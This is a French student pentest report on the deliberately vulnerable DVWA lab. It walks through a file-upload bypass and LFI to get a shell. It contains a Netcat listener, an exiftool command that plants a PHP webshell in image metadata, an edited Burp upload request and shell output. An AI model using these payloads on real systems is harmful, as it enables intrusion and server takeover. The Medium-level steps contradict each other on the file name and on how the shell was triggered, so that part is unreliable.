



**RAPPORT D'EXPLOITATION DE LA FAILLE FILLE UPLOAD ET LFI SUR
L'APPLICATION DVWA POUR OBTENIR UN REVERSE SHELL : LEVEL LOW &
MEDIUM**

Test de pénétration Réalisé par :

- BALOUBI Aline
- DEGBE Perside
- GOHOUE Guérinda
- AÏGBA Innocentia

Version 1.0

Année académique : 2025-2026

Sommaire

1. Résumé Exécutif
2. Préparation de l'Infrastructure (C2)
3. Phase d'Exploitation : Niveau LOW (Absence de Filtre)
4. Phase d'Exploitation : Niveau MEDIUM (Contournement de Filtre)
5. Recommandations

1. Résumé Exécutif

L'objectif de cette mission était de démontrer comment un attaquant peut obtenir un accès système (Reverse Shell) en exploitant deux faiblesses distinctes : l'absence de contrôle sur le téléchargement de fichiers et une vulnérabilité d'inclusion de fichiers locaux (LFI).

2. Préparation de l'Infrastructure (C2)

Avant toute tentative d'exploitation, nous avons configuré une machine de contrôle (Kali Linux) pour recevoir la connexion du serveur ciblé. Nous avons utilisé l'utilitaire **Netcat** pour ouvrir un port d'écoute.

- **Commande :** `nc -lvnp 8500`

3. Étape A : Exploitation Niveau LOW (Absence de Filtre)

Au niveau Low, aucun mécanisme de sécurité n'est présent.

1. Nous avons préparé un fichier `shell.php` contenant un script de reverse shell PHP.

```
(kali@kali)-[/usr/share/webshells/php]
$ mv -i -v php-reverse-shell.php shell.php
mv: cannot move 'php-reverse-shell.php' to 'shell.php': Permission denied

(kali@kali)-[/usr/share/webshells/php]
$ sudo mv -i -v php-reverse-shell.php shell.php
[sudo] password for kali:
renamed 'php-reverse-shell.php' → 'shell.php'

(kali@kali)-[/usr/share/webshells/php]
$
```

2. Le fichier a été soumis via le formulaire d'upload sans aucune résistance.
3. **Résultat :** Le serveur confirme le stockage dans `../../hackable/uploads/shell.php`.

```
(kali@kali)-[~]
$ nc -lvnp 8500
listening on [any] 8500 ...
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.128] 33722 VWA/hackable/uploads/shell.php on line 184
Linux kali 6.16.8-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64 GNU/Linux
15:42:12 up 41 min, 1 user, load average: 0.12, 0.05, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
kali      -        -             15:09    0.00s  0.00s  lightdm --session-child 13 24
uid=33(www-data) gid=33(www-data) groups=33(www-data) www/html/DVWA/hackable/uploads/shell.php on line 184
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swap
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$
```

4. Étape B : Exploitation Niveau MEDIUM (Contournement de Filtre)

Pour franchir les restrictions du niveau Medium, nous avons élaboré une stratégie visant à tromper à la fois l'analyse de l'extension et la vérification du type MIME par le serveur.

a. Préparation du Payload

```
(kali@kali)-[~/Downloads]
$ ls
cacert.der images.jpg php-reverse-shell.php php-reverse-shell.php.save rockyou-master.zip rockyou.txt-main.zip
(kali@kali)-[~/Downloads]
$ exiftool -Comment='<?php system($_GET["cmd"]); ?>' images.jpg
1 image files updated
(kali@kali)-[~/Downloads]
$ mv -i -v images.jpg images.php.jpg
renamed 'images.jpg' -> 'images.php.jpg'
(kali@kali)-[~/Downloads]
$
```

Plutôt que d'utiliser un simple fichier texte renommé, nous avons injecté notre code dans une véritable image.

- **Fichier source :** images.jpg
- **Injection de commande :** Nous avons utilisé l'outil exiftool pour insérer un webshell minimal dans le champ "Commentaire" des métadonnées de l'image.

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' images.jpg
```

- **Renommage :** Le fichier a été renommé images.php.jpg localement pour préparer l'interception.

b. Interception et Manipulation (Burp Suite)

Nous avons utilisé Burp Suite pour modifier la nature du fichier après que le navigateur a validé son envoi comme étant une image.


- **Action :** Une fois le fichier images.php.jpg sélectionné dans DVWA, nous avons cliqué sur "Upload" et intercepté la requête.

```
Request
Pretty Raw Hex
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----geckoformboundary19ece206b31fc7d1f9eb1eb8fee258b3
21 Content-Disposition: form-data; name="uploaded"; filename="images.php.jpg"
22 Content-Type: image/jpeg
23
24 ÿØÿàJFIFÿþ <?php system($_GET["cmd"]); ?>ÿÛ( %!1!%)+...383-7(-.+
25
26
```

- **Modification du segment Content-Disposition :**

- Nous avons repéré la ligne : filename="images.php.jpg"
 - Nous l'avons modifiée en : filename="shell.php"
- **Validation du Content-Type** : Nous avons laissé Content-Type: image/jpeg intact. Le serveur reçoit ainsi une preuve que le contenu est une image, mais l'enregistre avec l'extension d'exécution PHP.


c. Transmission (Forward)



En cliquant sur le bouton **Forward** dans Burp Suite, la requête altérée a été transmise au serveur.

- **Résultat côté serveur** : L'application a validé le type et a écrit le fichier sur le disque sous le nom shell.php.
- **Confirmation** : Le message suivant est apparu sur l'interface : ../hackable/uploads/shell.php successfully uploaded!.

d. Exécution et Reverse Shell



Le fichier étant désormais sur le serveur avec une extension .php, nous avons utilisé la faille LFI pour l'exécuter et déclencher la connexion vers notre auditeur Netcat.

- **URL de déclenchement** : index.php?page=../../hackable/uploads/images.php
- **Connexion** : Dès l'accès à l'URL, le serveur PHP a lu les métadonnées de l'image, exécuté le code injecté, et a renvoyé le shell vers notre machine Kali.

5. Recommandations

Pour corriger ces vulnérabilités, nous préconisons une **stratégie de défense en profondeur** :

- **File Upload** :
 - Renommer systématiquement les fichiers uploadés avec un nom généré aléatoirement (UUID).
 - Utiliser une liste blanche d'extensions autorisées et vérifier le contenu réel du fichier (et non l'en-tête Content-Type).
 - Stocker les fichiers hors de la racine web ou interdire l'exécution de scripts dans le répertoire d'upload.
- **LFI** :
 - Ne jamais passer de noms de fichiers directement dans des paramètres d'URL.
 - Utiliser une liste fixe de pages autorisées.
- **Système** :
 - Activer les flags de sécurité sur les cookies (HttpOnly, Secure).
 - Restreindre les connexions sortantes du serveur web via un pare-feu (Egress filtering).